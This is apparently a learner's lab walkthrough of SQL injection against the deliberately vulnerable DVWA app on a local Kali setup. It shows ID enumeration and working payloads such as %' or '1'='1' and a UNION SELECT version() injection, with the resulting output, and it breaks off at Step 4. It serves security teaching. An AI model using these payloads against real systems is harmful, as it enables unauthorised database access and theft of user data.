





Screenshot showing the result after I entered user ID "1," I can also see the injectable parameter in the URL.

Let's change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the First_name and Surname of all users as follows:

```
ID: 2
First name: Gordon
Surname: Brown

ID: 3
First name: Hack
Surname: Me

ID: 4
First name: Pablo
Surname: Picasso
```


Vulnerability: SQL Injectio
10.0.2.15/DVWA/vulnerabilities/sqli/?id=2&Submit=Submit#
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: SQL Injection
User ID:
Submit
ID: 2
First name: Gordon
Surname: Brown
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



10.0.2.15/DVWA/vulnerabilities/sqli/?id=3&Submit=Submit#
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: SQL Injection
User ID:
Submit
ID: 3
First name: Hack
Surname: Me
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


10.0.2.15/DVWA/vulnerabilities/sqli/?id=4&Submit=Submit#
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Vulnerability: SQL Injection
User ID:
Submit
ID: 4
First name: Pablo
Surname: Picasso
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/

Screenshots showing the results after I tried IDs 2,3,4 and 5, I also noticed the change in the URL with each ID input.


Step 2: True Always Equal True


An advanced method to extract all the First_names and Surnames from the database would be to use the input: %' or '1'='1'



The percentage % sign does not equal anything and will be false. The '1'='1' query is registered as True since 1 will always equal 1. If you were executing that on a database, the query would look like this:

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or '1'='1';
```







Screenshots showing the results after trying the "true equals true" method. All the same first names and surnames are the same as when I tried the individual IDs (1,2,3,4,5). I tried %' or '1'='1 and %' or '0'='0. As long as both values on either side of the equal sign are the same it works, hence "true equals true."

Step 3: To determine the database version

To know the database version the DVWA application is running on, enter the text below in the User ID field.

```
%' or 0=0 union select null, version() #
```







*Screenshot showing that I've run the line that shows the database version the DVWA application is running on. All the first and surnames are returned like before but at the very end I get **"11.8.3-MariaDB-1+b1 from Debian"** which is the database version the DVWA application is running on.*

Step 4: Display user data

To display the Database user who executed the PHP code powering the database, enter the text below in the USER ID field.






